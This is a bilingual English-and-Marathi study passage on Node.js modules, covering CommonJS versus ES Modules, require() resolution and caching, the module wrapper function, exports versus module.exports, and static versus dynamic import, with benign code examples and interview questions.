- **1) Core / Built-in:** Node.js मध्ये आधीपासून असतात, install करावे लागत नाहीत. उदा. `fs`, `path`, `os`, `http`. वापर: `require('fs')`.
- **2) User-defined:** आपण स्वतः बनवलेले. उदा. `math.js`, `auth.js`. वापर: `require('./math')` (`./` path आवश्यक).
- **3) Third-party:** इतरांनी बनवलेले, npm वरून download करतो. उदा. `express`, `mongoose`. वापर: `npm install express` नंतर `require('express')`.
- **उदाहरण:** घरातले भांडे (core), स्वतः बनवलेले पदार्थ (user-defined), बाजारातून आणलेले (third-party).

Code Example: All 3 Types

```
const fs = require('fs');           // 1. core (no install, no ./)
const math = require('./math');     // 2. user-defined (needs ./ path)
const express = require('express'); // 3. third-party (npm install express)
```




Figure 6: Types of Modules Visualization

Q. What are the two Module Systems in Node.js?

Concept:

- **CommonJS (CJS)** is Node.js's original module system. It loads modules **synchronously** at runtime with `require()`.
- **ES Modules (ESM)** is the official JavaScript standard (ES2015). It uses **static** `import/export` and loads asynchronously.
- Node decides which one a file uses by its extension (`.cjs` / `.mjs`) or by `"type"` in `package.json`.

Code Example: Same module in both systems

```
// ---- CommonJS: math.js ----
function add(a, b) { return a + b; }
module.exports = { add };
// app.js
const { add } = require('./math');

// ---- ES Modules: math.mjs (or "type": "module") ----
export function add(a, b) { return a + b; }
// app.mjs
import { add } from './math.mjs';    // extension is required in ESM
```

- Node.js supports two major JavaScript module systems: CommonJS and ES Modules (ESM).
- **CommonJS:** The traditional module system in Node.js. Uses `module.exports` to export and `require()` to import.
- **ES Modules (ESM):** The standard JavaScript module system (modern). Uses `export` to export and `import` to import.

मराठी सारांश:

- Node.js मध्ये दोन प्रकारच्या module systems आहेत.
- **CommonJS (जुनी, Node ची default):** `require()` ने `import`, `module.exports` ने `export`. Files `.js` / `.cjs`.
- **ES Modules (नवीन, JavaScript standard):** `import` / `export`. `package.json` मध्ये `"type": "module"` किंवा `.mjs` extension लागते.
- **फरक:** CommonJS synchronous load होतो. ESM asynchronous आणि static असतो (tree-shaking शक्य).
- **आता काय वापरायचे?** नवीन projects साठी ESM. जुन्या projects मध्ये CommonJS अजूनही खूप वापरले जाते.




Figure 7: CommonJS vs ES Modules

Q. How can we export something in CommonJS?

- There are two common approaches to exporting logic in CommonJS.
- **1. Assign an object to `module.exports`:** You can wrap multiple functions inside an object and export the entire object at once.
- **2. Assign properties individually:** You can attach functions one by one using `module.exports.propertyName = functionName`.

IMPORTANT: `module.exports` is a **VALUE**.

- It represents the final value exported. If you re-assign `module.exports = multiply`, the previous exports are completely replaced.

Avoid Confusing: `module.exports` vs `module.exports.property`

```
// — Example 1: Assigning a Property —
module.exports.add = add;
// The exports object now has a new property called `add`.
// Shape: { add: [Function] }

// — Example 2: Re-assigning the whole object —
module.exports = add;
// The exports value IS the function directly.
// Shape: [Function]
```

What happens: Be very careful not to accidentally overwrite the entire `module.exports` object when you meant to just add a property.

मराठी सारांश:

- CommonJS मध्ये काही export करायचे असेल तर आपण `module.exports = ...` वापरतो.

- **पद्धत 1:** object export: `module.exports = { add, sub };`
- **पद्धत 2:** एक-एक property: `module.exports.add = add;`
- पण लक्षात ठेवा, `module.exports` हे एक value आहे.
- जर तुम्ही त्याला नवीन function assign केले तर आधीचे सगळे export पुसले जातील.
- **उदाहरण:** `module.exports.add = add;` नंतर `module.exports = multiply;` केले, तर आता फक्त `multiply` export होते. `add` गेला.

Q. What is the difference between a Module and a Function?

Concept:

- A **module** is a unit of **code organisation**: a file with its own private scope that exports a public API.
- A **function** is a unit of **behaviour**: a named block of logic that runs each time it is called.
- A module usually **contains** many functions. A function never contains a module.

Code Example

```
// mathUtils.js ← MODULE (the whole file)
console.log('module loaded');           // runs ONCE, on first require
function add(a, b) { return a + b; }    // ← FUNCTION
function sub(a, b) { return a - b; }    // ← FUNCTION
module.exports = { add, sub };

// app.js
const m = require('./mathUtils');       // prints "module loaded"
require('./mathUtils');                  // cached: prints nothing
m.add(1, 2); m.add(3, 4);               // function runs every call
```

- **Module:** A larger organizational unit (a container). It is usually a single file that contains multiple related functions, variables, classes, and logic.
- **Function:** A reusable piece of executable logic designed to perform a particular task. A function exists *inside* a module.

मराठी सारांश:

- Module हे एक मोठे Container (डबा) असते ज्यामध्ये अनेक Functions, Variables, आणि Classes असू शकतात.
- तर Function हे एक छोटे काम करणारे logic असते जे Module च्या आत असते.
- **Module:** सहसा एक file. Export / import ने share होतो. Load झाल्यावर cache होतो.
- **Function:** code चा एक block. Call केल्यावर चालतो, आणि कितीही वेळा call करता येतो.
- **उदाहरण:** Module = स्वयंपाकघर (सगळी साधने). Function = मिक्सर (एकच काम: वाटणे).

Point	Module	Function
Size	Large (a whole file)	Small (a block of code)
Contains	Functions, variables, classes	Statements / logic
Shared using	<code>module.exports</code> / <code>export</code>	Called by name: <code>add(2, 3)</code>
Runs	Once (on first load, then cached)	Every time it is called

Q. Why is the `module` object NOT Global in Node.js?

- `module` is NOT a global object. Node.js provides it locally inside each CommonJS module wrapper.
- Conceptually, Node.js wraps every CommonJS file inside an invisible function before executing it:

```
(function (exports, require, module, __filename, __dirname) { /* your code */ });
```
- Because `module` is provided as a local parameter of this wrapper function, it belongs ONLY to that module's scope.
- This ensures scope isolation, preventing different files from polluting each other's namespaces.

Code Example: Proof that the wrapper exists

```
// any CommonJS file, e.g. test.js
console.log(arguments.length);      // 5 → we are inside a function!
console.log(typeof module);         // 'object' (local parameter)
console.log(typeof globalThis.module); // 'undefined' → not on the global object
console.log(this === module.exports); // true (top-level this = exports)
```

मराठी सारांश:

- `module` हा global object नाही.
- Node.js प्रत्येक फाईलला एका अदृश्य function च्या आत wrap करते, आणि `module` त्या function चा parameter असतो.
- **Wrapper:** `(function (exports, require, module, __filename, __dirname) { तुमचा code })`
- म्हणून हे 5 जण (`exports, require, module, __filename, __dirname`) प्रत्येक file मध्ये local असतात, global नाहीत.
- यामुळे प्रत्येक फाईलचे variables सुरक्षित राहतात आणि files एकमेकांत गोंधळ घालत नाहीत (scope isolation).
- **उदाहरण:** प्रत्येक file ला स्वतःची खोली (function scope) मिळते. खोलीतले सामान (variables) दुसऱ्या खोलीत दिसत नाही.

Q. How do ESM modules handle the `module` object?

- ES Modules don't have the CommonJS `module` object or `__dirname` / `__filename` variables.
- ESM is a completely different module mechanism.

- If you need metadata about the current module in ESM (like the file path), you must use the `import.meta` object instead.

✓ *Corrected: ESM is itself a module system. It uses a different mechanism (`import`/`export` and `import.meta`).*

✓ मराठी: ESM ही स्वतः एक वेगळी module system आहे, त्यामुळे त्यात CommonJS प्रमाणे `module` object नसतो; त्याऐवजी `import.meta` वापरले जाते.

Code Example: Getting `__dirname` in ESM

```
// app.mjs (ES Module)
import { fileURLToPath } from 'url';
import path from 'path';

const __filename = fileURLToPath(import.meta.url); // file:///D:/app.mjs → D:\app.mjs
const __dirname = path.dirname(__filename);

// Node 20.11+ shortcut:
console.log(import.meta.dirname, import.meta.filename);
```

मराठी सारांश (ESM मध्ये module object):

- ESM मध्ये CommonJS चे `module`, `exports`, `require`, `__dirname`, `__filename` नसतात.
- कारण ESM ही वेगळी यंत्रणा आहे. ती wrapper function वापरत नाही.
- सध्याच्या file ची माहिती हवी असेल तर `import.meta` वापरा. उदा. `import.meta.url` (file चा URL).
- `__dirname` हवा असेल तर `fileURLToPath + path.dirname` वापरा, किंवा Node 20.11+ मध्ये `import.meta.dirname`.

Interview Questions (Detailed)

Q1. What is the difference between `module.exports` and `exports`?

- `module.exports` is the actual object that gets returned by a `require()` call.
- `exports` is initially just a shorthand reference (pointer) to `module.exports`.
- If you directly assign a new value to `exports` (like `exports = add;`), you break the reference, and it will NOT export anything. Always use `module.exports = ...` Or `exports.property = ....`

Q2. Are variables in a module automatically available in the global scope?

- No. Variables declared inside a Node.js module are private to that module due to the CommonJS wrapper function.
- To make them accessible outside, they must be explicitly added to `module.exports` or attached to `globalThis`.

Q3. What happens if I `require()` the same module in two different files? Does it execute twice?

- No. Node.js caches modules after the first time they are loaded.
- When the second file calls `require()`, Node.js returns the cached `module.exports` object instead of re-executing the entire file. This improves performance.

Q4. How do you find the directory name of the current file in CommonJS vs ESM?

- In CommonJS: You use the injected variable `__dirname`.
- In ES Modules (ESM): `__dirname` is not defined. You have to derive it using `import.meta.url` and the `path/url` core modules.

मराठी सारांश:

- **Q1 (module.exports vs exports):** `require()` नेहमी `module.exports` परत देतो. `exports` हा फक्त त्याचा shortcut (pointer) आहे. `exports = fn` केले तर link तुटते आणि काहीच export होत नाही. `exports.add = fn` चालते.
- **Q2 (Variables global होतात का?):** नाही. Wrapper function मुळे प्रत्येक file चे variables private असतात.
- **Q3 (एकच module दोनदा require केला तर?):** तो दोनदा चालत नाही. पहिल्यांदा चालतो, cache होतो, आणि दुसऱ्यांदा cache मधून मिळतो.
- **Q4 (__dirname):** CommonJS मध्ये थेट उपलब्ध. ESM मध्ये `import.meta.url` वरून काढावा लागतो.

Quick Revision Summary

Term	Description
Module	A self-contained file containing encapsulated, reusable logic.
CommonJS	Default Node.js module system. Uses <code>require()</code> and <code>module.exports</code> .
ES Modules (ESM)	Standard JavaScript module system. Uses <code>import</code> and <code>export</code> .
Module Wrapper	An invisible function Node wraps around CommonJS files to keep variables private.
<code>import.meta</code>	The ESM replacement for getting module-specific metadata (like file paths).

Chapter 5: require() vs import

Q. What is require()?

Concept:

- `require()` is a synchronous, runtime-oriented CommonJS (CJS) module-loading mechanism.
- It is used to load built-in Node.js modules, third-party packages, or local custom modules.

- It **resolves** the path, **loads and runs** the file once, **caches** the result, and **returns** its `module.exports`.
- It can also load `.json` files (parsed into an object) and native `.node` addons.

Code Example: Everything `require()` can load

```
const fs      = require('fs');           // core module
const express = require('express');      // third-party (node_modules)
const math    = require('./math');       // local file (./math.js)
const config  = require('./config.json'); // JSON → JS object
const { add } = require('./math');       // destructure what you need
```

- It returns the value exported by `module.exports`.
- It is NOT a standard JavaScript language function; it belongs exclusively to the CommonJS environment in Node.js.
- CommonJS `require()` is synchronous. The execution waits for `require()` to finish loading the module before continuing to the next line.
- Node.js supports two major module systems:
 - **CommonJS:** `require()` + `module.exports`
 - **ES Modules (ESM):** `import` + `export`

मराठी सारांश:

- `require()` हे CommonJS चे function आहे जे दुसऱ्या फाईलचा (module) code आपल्या फाईलमध्ये आणण्यासाठी वापरले जाते.
- **काय load करता येते?** Core modules (`require('fs')`), npm packages (`require('express')`), स्वतःच्या files (`require('./math')`), JSON (`require('./data.json')`).
- **Return काय करते?** त्या file चे `module.exports`.
- हे synchronous आहे, म्हणजे जोपर्यंत फाईल load होत नाही तोपर्यंत पुढचा code रन होत नाही.
- हे JavaScript language चे standard function नाही. ते फक्त Node.js च्या CommonJS मध्ये आहे (browser मध्ये नाही).
- **उदाहरण:** library मधून पुस्तक मागवणे. पुस्तक हातात येईपर्यंत आपण counter वर थांबतो (synchronous).

- **Syntax:** `const value = require(id)`
- **id (string):** A module name (`'fs'`, `'express'`) or a path (`'./math'`, `'../utils/db'`).
- **Returns:** Whatever that module assigned to `module.exports` (an object, function, class or value).
- **Throws:** `MODULE_NOT_FOUND` if the module can't be located.

Q. How does `require()` resolve and load a module? (Module Cache)

- When Node sees `require('./math')`, it conceptually does the following:

- **1. Resolve Path:** Finds where the file is actually located.
- **2. Check Cache:** Node.js checks if this module was already loaded before.
 - If YES (already cached) -> Returns the cached `module.exports` immediately.
 - If NO (first time) -> Loads the module -> Executes the module -> Caches the exported value -> Returns it.
- Because of this caching, if you `require("./math")` multiple times in different files, the `math.js` file is evaluated only ONCE. Subsequent calls return the cached module.




Figure 8: `require()` Module Resolution & Caching

मराठी सारांश:

- **Step 1 (Resolve):** file नेमकी कुठे आहे ते शोधतो (core module? ./ path? node_modules?).
- **Step 2 (Cache check):** आधी load झाली आहे का ते बघतो.
- **हो** → cache मधले `module.exports` लगेच देतो.
- **नाही** → file load करतो → चालवतो → result cache मध्ये ठेवतो → परत देतो.
- Node.js एकदा load केलेली फाईल cache (लक्षात) ठेवते.
- म्हणजे जर तुम्ही `math.js` फाईल २ वेळा `require` केली, तरी ती फक्त पहिल्यांदाच रन होईल, दुसऱ्या वेळी cache मधील result दिला जाईल.
- **उदाहरण:** एकदा एखादा phone नंबर शोधला की तो contacts मध्ये save करतो. पुढच्या वेळी पुन्हा शोधावा लागत नाही.

Code Example: Proof of Caching

```

// counter.js
console.log('counter.js is running!'); // prints only ONCE
let count = 0;
module.exports = { inc: () => ++count };

// app.js
const a = require('./counter'); // prints "counter.js is running!"

```

```
const b = require('./counter'); // nothing printed (from cache)
a.inc(); a.inc();
console.log(b.inc());           // 3 → a and b are the SAME object
console.log(a === b);           // true
```

Q. require() Local File Extension

- In CommonJS, you can drop the extension: `require("./math")` instead of `require("./math.js")`.
- Node automatically infers the `.js` extension.
- **IMPORTANT:** Do NOT generalize this behavior to ESM.
- Relative/absolute imports in ESM *require* explicit file extensions (like `import math from "./math.js"`).

Code Example: Extension resolution

```
// CommonJS: Node tries these in order
require('./math'); // ./math → ./math.js → ./math.json → ./math.node → ./math/index.js

// ESM
import { add } from './math.js'; // ✅ works
import { add } from './math';    // ❌ ERR_MODULE_NOT_FOUND
```

मराठी सारांश:

- CommonJS मध्ये `.js` extension लिहिणे गरजेचे नसते. उदा. `require('./math')` चालते.
- **Node कोणत्या क्रमाने शोधतो?** `./math → ./math.js → ./math.json → ./math.node → ./math/index.js`.
- पण ESM मध्ये `import` करताना पूर्ण नाव लिहिणे बंधनकारक आहे: `import x from './math.js'`.
- ESM मध्ये extension न लिहिल्यास `ERR_MODULE_NOT_FOUND` error येते.

Q. What is import? (ES Modules)

Concept:

- `import` is the **standard JavaScript (ES2015)** keyword for loading bindings exported by another ES module.
- Static `import` statements are **hoisted** and analysed **before** the code runs, so the dependency graph is known in advance.
- Imported values are **live, read-only bindings**: if the exporting module changes a value, importers see the update.
- It works in both browsers and Node.js (with ESM enabled).

- `import` belongs to ES Modules (ESM).
- ESM is the standardized JavaScript module system.

- ESM uses `import` to load modules and `export` (or `export default`) to expose them.

Example 1: ESM Exports & Imports

```
// math.js (Exporting)
export function add(a, b) { return a + b; }           // Named Export
export default function subtract(a, b) { return a - b; } // Default Export

// app.js (Importing)
import subtract from './math.js';                    // Importing Default (no curly braces)
import { add } from './math.js';                    // Importing Named (needs curly braces)
```

Memory Trick: Named Export -> Needs `{ }` braces when importing.

Default Export -> Does NOT need `{ }` braces when importing.

मराठी सारांश:

- **ESM** (ES Modules) ही JavaScript ची official, standard module पद्धत आहे. Browser आणि Node दोन्हीत चालते.
- **Named export:** एका file मधून अनेक. Import करताना `{ }` लागतात आणि नाव तेच वापरावे लागते: `import { add } from './math.js'`.
- **Default export:** एका file मधून फक्त एक. `{ }` लागत नाहीत आणि कोणतेही नाव देता येते: `import sub from './math.js'`.
- **Rename:** `import { add as sum } from './math.js'`. **सगळे एकत्र:** `import * as math from './math.js'`.
- **लक्षात ठेवा:** Named = curly braces, Default = curly braces नाही.

Q. How to enable ESM in Node.js?

- **Method 1:** Add `"type": "module"` in your `package.json` file. All `.js` files will now be treated as ESM.
- **Method 2:** Use the `.mjs` file extension. (Node treats `.mjs` files as ESM regardless of `package.json`).
- If you need explicitly CommonJS, you can use the `.cjs` file extension.

Code Example: package.json for ESM

```
{
  "name": "my-app",
  "type": "module",           // ← every .js file is now ESM
  "main": "app.js"
}
```

```
// file extensions always win:  
// app.mjs → always ESM      config.cjs → always CommonJS
```

Setting	.js files are	.mjs	.cjs
No "type" (default)	CommonJS	ESM	CommonJS
"type": "commonjs"	CommonJS	ESM	CommonJS
"type": "module"	ESM	ESM	CommonJS

मराठी सारांश (ESM कसे चालू करायचे):

- **पद्धत 1:** `package.json` मध्ये `"type": "module"` लिहा. आता सगळ्या `.js` files ESM म्हणून चालतील.
- **पद्धत 2:** file चे नाव `app.mjs` ठेवा. `.mjs` नेहमी ESM असते.
- **CommonJS हवे असेल तर:** `.cjs` extension वापरा. ती नेहमी CommonJS असते.
- **Default:** `"type"` लिहिले नसेल तर `.js` = CommonJS.
- **लक्षात ठेवा:** extension (`.mjs` / `.cjs`) नेहमी `package.json` पेक्षा जास्त महत्वाचे.

Q. `require()` vs `static import` vs `dynamic import()` (Detailed Differences)

- **1. `require()`:**
 - Belongs to CommonJS (CJS).
 - **Synchronous:** It blocks execution until the module is fully loaded.
 - **Runtime-oriented:** It evaluates dependencies at runtime (you can conditionally require modules inside an `if` block, though it's still synchronous).
 - Harder for bundlers to analyze statically (poor tree-shaking support).
- **2. Static import:**
 - Belongs to ES Modules (ESM).
 - **Statically Analyzed:** Dependencies are resolved and linked *before* the code actually runs.
 - Must be placed at the top level of the file (you cannot put a static import inside an `if` statement).
 - Very strong static analysis, making it highly **Tree-Shaking friendly** (dead code elimination).
- **3. Dynamic import():**
 - Belongs to ES Modules (ESM), but operates like a function.
 - **Asynchronous:** It returns a Promise.
 - Evaluated at runtime. Perfect for **Lazy Loading**, conditional loading, and code splitting (loading heavy modules only when actually needed).

```
// 1. require() (CommonJS - Synchronous)
const fs = require('fs');
const data = fs.readFileSync('./file.txt');

// 2. Static import (ESM - Must be at top-level)
import { readFile } from 'fs/promises';
const data = await readFile('./file.txt');

// 3. Dynamic import() (ESM - Asynchronous & Conditional)
if (userClicksDownloadPDF) {
  // pdf-generator is a heavy package, so we load it ONLY if needed
  const pdfLib = await import('pdf-generator');
  pdfLib.generate();
}
```

What happens: The dynamic `import()` statement prevents the heavy `pdf-generator` package from loading into memory when the server starts. It only loads when a specific condition is met, saving RAM and startup time.

मराठी सारांश (require vs import vs import()):

- **require():** CommonJS, synchronous, runtime ला कुठेही लिहिता येतो.
- **static import:** ESM, file च्या वर, आधीच analyse होतो → tree shaking शक्य.
- **dynamic import():** Promise देतो, गरज पडल्यावरच load (lazy loading). CJS आणि ESM दोन्हीत चालतो.

Comparison Table: require() vs import vs import()

Feature	require()	static import	dynamic import()
System	CommonJS	ES Modules (ESM)	ES Modules (ESM)
Execution	Synchronous	Asynchronous (Pre-parsed)	Asynchronous (Returns Promise)
Placement	Anywhere (Runtime)	Top-level ONLY	Anywhere (Runtime)
Tree Shaking	Very Hard	Excellent (Static)	Hard (Dynamic)
Best Use Case	Legacy Node.js apps	Modern standard apps	Lazy Loading heavy modules

मराठी सारांश (Detailed):

- **1. require():**

- ही CommonJS ची जुनी पद्धत आहे.
- ही **Synchronous** असते, म्हणजे जोपर्यंत फाईल पूर्ण लोड होत नाही, तोपर्यंत पुढचा कोड थांबून राहतो (रन होत नाही).
- **2. static import:**
 - ही ES Modules ची नवीन पद्धत आहे.
 - ही नेहमी फाईलच्या अगदी वर (top-level) लिहावी लागते.
 - यामुळे bundlers (उदा. Webpack) ला न वापरलेला फालतू कोड (dead code) सहज ओळखून काढायला मदत होते. यालाच **Tree Shaking** म्हणतात.
- **3. dynamic import():**
 - ही **Asynchronous** असते आणि Promise return करते.
 - जेव्हा आपल्याला एखादी मोठी फाईल नेहमी नको असते, तर फक्त विशिष्ट वेळी (उदा. एखाद्या button वर click केल्यावर) लोड करायची असते, तेव्हा याचा वापर होतो.
 - यामुळे सुरुवातीला मेमरी वाचते. या पद्धतीला **Lazy Loading** म्हणतात.

Q. Tree Shaking vs Minification

- **Tree Shaking:** A build-time optimization technique that uses static analysis to **safely remove unused code** from the final JavaScript bundle. (Question: "*Do we need this code?*")
- **Minification:** A process that makes the required code smaller by shrinking/removing unnecessary characters like spaces, comments, and long variable names. (Question: "*Can we make the required code smaller?*")
- **Memory Trick:** Tree Shaking -> REMOVES unnecessary code. Minification -> SHRINKS remaining code.
- **Important:** Tree shaking is NOT performed by Node.js automatically at runtime. It is performed by compatible build tools/bundlers (like Webpack or Vite) during the build process.
- ESM (import/export) is tree-shaking friendly because its static structure allows tools to confidently know which exports are used and which are not. CommonJS (require) makes this very hard because imports are dynamic at runtime.

मराठी सारांश:

- **Tree Shaking** म्हणजे न वापरलेला फालतू code काढून टाकणे (ESM मुळे हे शक्य होते).
- **उदाहरण:** झाड हलवल्यावर वाळलेली पाने (unused code) खाली पडतात. म्हणून नाव "tree shaking".
- आणि **Minification** म्हणजे आवश्यक असलेला code ची size कमी करणे (spaces, comments काढून, लांब नावे छोटी करून).
- **फरक लक्षात ठेवा:** Tree shaking = code **काढतो**. Minification = उरलेला code **छोटा** करतो.
- Node.js स्वतः Tree shaking करत नाही, ते Bundlers (Webpack, Vite, Rollup) build वेळी करतात.
- ESM static असल्याने bundler ला कळते की कोणते export वापरले आहेत. CommonJS (require) runtime ला ठरतो, म्हणून त्यात हे अवघड आहे.




Figure 9: Final Memory Trick (CommonJS vs ESM)

Q. The Module Wrapper Function (IIFE)

Concept:

- Before Node.js executes the code of a CommonJS module, it internally wraps that module's code inside a hidden function.
- This invisible function is known as the **Module Wrapper Function**.
- It behaves exactly like an **IIFE (Immediately Invoked Function Expression)** in standard JavaScript.

• Why is it needed?

- **Private Module Scope (Encapsulation):** Variables declared in one file don't automatically leak into the global scope and crash variables in other files.
- **Dependency Injection:** It provides 5 important variables (`exports`, `require`, `module`, `__filename`, `__dirname`) into the module's scope.
- These 5 variables look like global variables, but they are actually **local** to the specific module because they are passed as parameters to this hidden function.
- *Note:* This wrapper mechanism is strictly for **CommonJS**. ES Modules (ESM) do not use this wrapper function.

Code Example: Conceptual View of the Wrapper

```
// 1. When you write this code in your app.js:  
const username = "Vishal";  
console.log(__filename);  
module.exports = username;
```

```
// 2. Node.js conceptually wraps it like this before executing:
(function (exports, require, module, __filename, __dirname) {

    // --- YOUR CODE STARTS HERE ---
    const username = "Vishal";
    console.log(__filename);
    module.exports = username;
    // --- YOUR CODE ENDS HERE ---

}); // <-- and then immediately invokes it, passing the 5 arguments!
```

What happens: Because your code is inside a function, `const username` becomes a local variable of that function. It does not pollute the global Node.js environment!




Figure 10: How Node.js keeps module scope private

मराठी सारांश (Detailed):

- Node.js कोणताही CommonJS फाईल रन करण्यापूर्वी त्याला एका function मध्ये (Wrapper Function) गुंडाळते.
- यामुळे त्या फाईलचे variables सुरक्षित (private) राहतात आणि इतर फाईल्समध्ये मिसळत नाहीत.
- या wrapper मुळेच आपल्याला `require` आणि `__dirname` सारख्या गोष्टी वापरता येतात ज्या फक्त त्या फाईल पुरत्या मर्यादित असतात.
- **महत्वाची नोंद:** ही Wrapper Function पद्धत फक्त CommonJS मध्येच असते. ES Modules (ESM) मध्ये आपण याचा वापर करू शकत नाही.

Q. The 5 Parameters of the Wrapper

- **1. exports:** A shortcut reference to `module.exports`.
 - You can do `exports.add = add`.
 - You cannot do `exports = add` to completely overwrite it (it breaks the link).
- **2. require:** A function used to import other CommonJS modules.
- **3. module:** An object representing the current module.
 - The most important property is `module.exports`, which determines what gets exported.
- **4. __filename:** The absolute path to the current module file.
- **5. __dirname:** The absolute path to the directory containing the current module.

Code Example: All 5 parameters (D:/app/src/user.js)

```
console.log(__filename);           // D:\app\src\user.js
console.log(__dirname);           // D:\app\src
console.log(exports === module.exports); // true (same object at start)
console.log(typeof require);      // 'function'

exports.name = 'Vishal';          // ✅ adds a property → exported
exports = { age: 25 };            // ❌ only rebinds the local variable → NOT exported
module.exports.age = 25;          // ✅ exported
```

मराठी सारांश (Detailed):

- Wrapper function मुळे फाईलला ५ गोष्टी मिळतात: `exports`, `require`, `module`, `__filename`, `__dirname`.
- हे दिसायला global वाटतात, पण ते फक्त त्याच फाईलसाठी (local) उपलब्ध असतात.
- तसेच या ५ गोष्टी आपण ES Modules (ESM) मध्ये वापरू शकत नाही (उदा. ESM मध्ये `require` किंवा `__dirname` चालत नाही).
- **exports:** `module.exports` चा shortcut. `exports.add = add` चालते, पण `exports = add` ने link तुटते.
- **require:** दुसरे CommonJS modules आणण्याचे function. **module:** सध्याच्या file चा object, यातले `module.exports` बाहेर जाते.
- **__filename:** सध्याच्या file चा पूर्ण path. **__dirname:** ती file ज्या folder मध्ये आहे त्याचा path.
- **ESM मधले पर्याय:** `import / export`, आणि `import.meta.url / import.meta.dirname`.

Q. Practical Equivalents: CommonJS vs ES Modules (ESM)

Concept:

- Because ESM does not use the Module Wrapper Function, it does not have access to `require`, `module.exports`, `__dirname`, OR `__filename`.
- If you are converting a CommonJS project to an ESM project, you must manually recreate these missing variables using ESM's `import.meta.url`.
- You also need to change how you export and import functions, and how you load JSON files.

- **1. Importing & Exporting:**

- In CommonJS, you use `require()` for importing and `module.exports` for exporting.
- In ESM, you must replace `require()` with `import`.
